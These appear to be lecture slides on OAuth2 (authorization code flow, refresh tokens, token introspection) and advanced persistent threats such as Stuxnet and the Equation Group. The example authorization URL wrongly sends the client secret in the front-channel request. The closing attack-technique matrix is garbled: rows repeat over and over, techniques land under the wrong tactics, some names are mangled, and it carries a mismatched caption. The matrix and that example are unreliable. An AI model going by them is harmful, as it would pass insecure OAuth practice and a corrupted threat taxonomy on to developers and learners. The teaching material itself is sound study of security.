
Weaknesses of password-based client-server authentication

- The traditional username/password login procedure is too limited for modern applications
- Drawback: Imagine a database server storing your documents (e.g., Google drive)
 - Any third-party application (e.g., an Android app) that you want to allow to access your documents would need your password
 - To stop an application to use your data, you would have to change your password → requires to change credentials (=the password) in all applications
 - All applications have the same access rights
- Solution: *"All problems in computer science can be solved by another level of indirection"*

OAuth2

OAuth2 (RFC 6749)

- Authorization framework for HTTP-based services



Source: lostindetails.com

- The resource owner decides what access rights the client will get
- The client authorization can be revoked without affecting other clients
- The client never sees the resource owner's credentials

The Authorization Request

- All clients (i.e. the apps) must be registered at the authorization server and obtain a *Client Identifier* that they have to include in the authorization request
- The client can specify an *access scope*, i.e. what access rights it wants. For example: “read”, “write”,...
 - resource owner can decline certain scopes
- Example:

```
https://authorization-server.com/auth?response_type=code
&client_id=applicationID
&redirect_uri=http://myapplication.com
&scope=create+delete
&client_secret=applicationPassword           // not password of user!
&state=SomeAppData
```

The Authorization Grant

- The authorization grant response contains the *authorization code*, a string returned by the authorization server
 - Typically, an encrypted string containing information the server needs to identify valid codes
- The client then uses the code to get an access token
 - The server keeps a list of recently created codes, so that a client can use a code only once
- This message exchange is called the *authorization code flow*
- There is also an *implicit flow* (`response_type=token`) defined in OAuth2 where the server directly returns the access token
 - Generally, not recommended, see next slide

Why authorization code flow?


- Typical implementation a phone running the app (=the client):
 1. User opens app on phone
 2. App sends authorization request to authorization server
 3. Server returns URL of login page
 4. Phone opens browser with login page URL
 5. User enters credentials
 6. Browser sends credentials to authorization server
 7. Authorization server returns *Redirect URI* of application with the code: <http://myapplication.com?code=XYZABC>
 8. Phone opens app and gives the code to it
 9. App sends request to get token from authorization server (message with code, client_id, client_secret)

Not
secure

Good opportunity for
server to check again the
client's identity

Refreshing the access token

- To be able to quickly revoke the granted access of a client, the server can issue access tokens with short lifetimes
- The client can periodically request a new access token using a *refresh token* without repeating the authorization code flow



Access token verification

- The original OAuth2 specification (RFC 6749) didn't explain how the resource server can verify the validity of the **access token**
- RFC 7662 defines *token introspection*: Resource Server sends validation request to authorization server

```
POST /introspect HTTP/1.1
Host: server.example.com
Accept: application/json
Content-Type: application/x-www-form-urlencoded
Authorization: Bearer 23410913-abewfq.123483
```

```
token=2YotnFZFEjr1zCsicMWpAA
```

- This could be used by an attacker to find valid tokens (*token scanning*)
 - To prevent this, the sender of the request also needs a **token** that it first must request from the authorization server

Remarks


- OAuth2 is an *authorization* framework for client applications. It does not specify how the *authentication* of the resource owner happens.
 - Standardized authentication APIs can be implemented on top of OAuth2, for example **OpenID Connect**
- OAuth2 more grant types
 - We have seen the *Authorization Code* and *Implicit* grant types
 - *Client Credential* grant type (= client password)
 - *Device Code* grant type (for input-limited devices, the authentication happens on a different device)
- Don't implement everything by yourself
 - Mistakes are very likely
 - Use an existing library: <https://oauth.net/code/>

Advanced Persistent Threats

Advanced Persistent Threats (APT)


- Usage of the term:
 - Originally (US Air Force): well-funded, organized attack groups that have interest in data theft
 - Now: cybercrime directed at business and political targets
- “Advanced” = combining different kind of attacks
 - Multi-vector (vector = *path/method/scenario that can be exploited to break into an IT system*)
 - Multi-stage
- “Persistent” = structured series of attacks with long-term goals
 - Requires stealthiness to avoid early detection
- Requires funding and planning. Done by
 - Criminal organizations with financial goals
 - Governments

Example: Stuxnet (2010)



Source: The Stuxnet Worm. P Mueller & B. Yadegari.

Stuxnet: Attack Paths




Source: The Stuxnet Worm. P Mueller & B. Yadegari.

Equation Group

- “Equation” = name given by Kaspersky lab to a group of “threat actors” because they love encryption algorithms
- Identity unknown
 - Active since 2001, maybe 1996
 - Traces of them seen in several attacks in different countries
 - NSA?
- Developed and used complex attack platforms
 - Many Zero-Day attacks
(Zero-Day = a vulnerability that was unknown to the public until the attack appeared)
 - Probably also responsible for some of the Stuxnet components
(although not its creators)

Lifecycle of an APT



Source: Wikipedia

Other attack models (1)




“The Cyber Kill Chain”
by Lockheed

Reconnaissance	Resource Development	Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Command and Control	Exfiltration	Impact
10 techniques	8 techniques	10 techniques	14 techniques	20 techniques	14 techniques	44 techniques	17 techniques	32 techniques	9 techniques	17 techniques	18 techniques	9 techniques	14 techniques
Active Scanning (3)	Acquire Access	Content Injection	Cloud Administration Command	Account Manipulation (7)	Abuse Elevation Control Mechanism (3)	Abuse Elevation Control Mechanism (3)	Adversary in-the-Middle (4)	Account Discovery (4)	Exploitation of Remote Services	Adversary in-the-Middle (4)	Application Layer Protocol (2)	Automated Exfiltration (1)	Account Access Removal
Gather Victim Host Information (4)	Acquire Infrastructure (4)	Drive-by Compromise	Command and Scripting Interpreter (11)	BITS Jobs	Access Token Manipulation (3)	Access Token Manipulation (3)	Brute Force (4)	Application Discovery	Internal Spies	Archive Collected Data (3)	Communication Through Removable Media	Data Transfer Size Limits	Data Destruction (1)
Gather Victim Identity Information (2)	Compromise Accounts (3)	Exploit Public-Facing Application	Container Administration Command	Boot or Logon Autostart Execution (14)	Account Manipulation (7)	BITS Jobs	Credentials from Password Stores (8)	Browser Information Discovery	Lateral Tool Transfer	Audio Capture	Content Injection	Exfiltration Over Alternative Protocol (3)	Data Encrypted for Impact
Gather Victim Network Information (3)	Compromise Infrastructure (8)	External Remote Services	Hardware Additions	Boot or Logon Initialization Scripts (3)	Boot or Logon Autostart Execution (14)	Build Image on Host	Debugger Evasion	Cloud Infrastructure Discovery	Remote Service Session Hijacking (2)	Automated Collection	Data Encoding (2)	Exfiltration Over C2 Channel	Data Manipulation (3)
Gather Victim Org Information (4)	Develop Capabilities (4)	Replication Through Removable Media	Phishing (4)	Browser Extensions	Boot or Logon Initialization Scripts (3)	Deobfuscate/Decode Files or Information	Forced Authentication	Cloud Service Discovery	Remote Services (8)	Browser Session Hijacking (2)	Data Obfuscation (2)	Exfiltration Over Other Network Medium (1)	Defacement (2)
Phishing for Information (4)	Establish Accounts (3)	Obtain Capabilities (7)	Stage Capabilities (4)	Compromise Host Software Binary	Create or Modify System Process (3)	Direct Volume Access	Forge Web Credentials (2)	Cloud Service Discovery	Replication Through Removable Media	Clipboard Data	Dynamic Resolution (3)	Exfiltration Over Physical Medium (1)	Endpoint Denial of Service (4)
Search Closed Sources (2)	Stage Capabilities (4)	Supply Chain Compromise (3)	Scheduled Task/Job (3)	Create Account (3)	Domain or Tenant Policy Modification (2)	Domain or Tenant Policy Modification (2)	Multi-Factor Authentication Interception	Input Capture (4)	Data from Configuration Repository (2)	Data from Cloud Storage	Encrypted Channel (2)	Exfiltration Over Other Network Medium (1)	Financial Theft
Search Open Technical Databases (2)	Trusted Relationship	Shared Modules	Software Deployment Tools	Event Triggered Execution (17)	Event Triggered Execution (17)	Exploitation for Privilege Escalation	Multi-Factor Authentication Request Interception	Network Sniffing	File and Directory Discovery	Domain Trust Discovery	Data Staged (2)	Protocol Tunneling	
Search Open Websites/Domains (3)	Valid Accounts (4)	System Services (2)	User Execution (2)	Hijack Execution Flow (13)	Hijack Execution Flow (13)	Process Injection (12)	Steal or Forge Kerberos Tickets (3)	Network Enumeration	Device Driver Discovery	Data from Removable Media	Email Collection (3)	Proxy (4)	
Search Victims-Owned Websites		Windows Management Instrumentation	Modify Authentication Process (4)	Office Application Startup (4)	Power Settings	Pre-OS Boot (3)	Scheduled Task/Job (3)	Server Software Component (3)	Steal Web Session Cookie	Network Share Discovery	Input Capture (4)	Remote Access Software	
			Office Application Startup (4)	Power Settings	Pre-OS Boot (3)	Scheduled Task/Job (3)	Server Software Component (3)	Steal Web Session Cookie	Network Share Discovery	Network Sniffing	Screen Capture	Traffic Signaling (2)	
			Office Application Startup (4)	Power Settings	Pre-OS Boot (3)	Scheduled Task/Job (3)	Server Software Component (3)	Steal Web Session Cookie	Network Share Discovery	Network Sniffing	Video Capture	Web Service (2)	
			Office Application Startup (4)	Power Settings	Pre-OS Boot (3)	Scheduled Task/Job (3)	Server Software Component (3)	Steal Web Session Cookie	Network Share Discovery	Network Sniffing	Video Capture	Web Service (2)	
			Office Application Startup (4)	Power Settings	Pre-OS Boot (3)	Scheduled Task/Job (3)	Server Software Component (3)	Steal Web Session Cookie	Network Share Discovery	Network Sniffing	Video Capture	Web Service (2)	
			Office Application Startup (4)	Power Settings	Pre-OS Boot (3)	Scheduled Task/Job (3)	Server Software Component (3)	Steal Web Session Cookie	Network Share Discovery	Network Sniffing	Video Capture	Web Service (2)	
			Office Application Startup (4)	Power Settings	Pre-OS Boot (3)	Scheduled Task/Job (3)	Server Software Component (3)	Steal Web Session Cookie	Network Share Discovery	Network Sniffing	Video Capture	Web Service (2)	
			Office Application Startup (4)	Power Settings	Pre-OS Boot (3)	Scheduled Task/Job (3)	Server Software Component (3)	Steal Web Session Cookie	Network Share Discovery	Network Sniffing	Video Capture	Web Service (2)	
			Office Application Startup (4)	Power Settings	Pre-OS Boot (3)	Scheduled Task/Job (3)	Server Software Component (3)	Steal Web Session Cookie	Network Share Discovery	Network Sniffing	Video Capture	Web Service (2)	
			Office Application Startup (4)	Power Settings	Pre-OS Boot (3)	Scheduled Task/Job (3)	Server Software Component (3)	Steal Web Session Cookie	Network Share Discovery	Network Sniffing	Video Capture	Web Service (2)	
			Office Application Startup (4)	Power Settings	Pre-OS Boot (3)	Scheduled Task/Job (3)	Server Software Component (3)	Steal Web Session Cookie	Network Share Discovery	Network Sniffing	Video Capture	Web Service (2)	
			Office Application Startup (4)	Power Settings	Pre-OS Boot (3)	Scheduled Task/Job (3)	Server Software Component (3)	Steal Web Session Cookie	Network Share Discovery	Network Sniffing	Video Capture	Web Service (2)	
			Office Application Startup (4)	Power Settings	Pre-OS Boot (3)	Scheduled Task/Job (3)	Server Software Component (3)	Steal Web Session Cookie	Network Share Discovery	Network Sniffing	Video Capture	Web Service (2)	
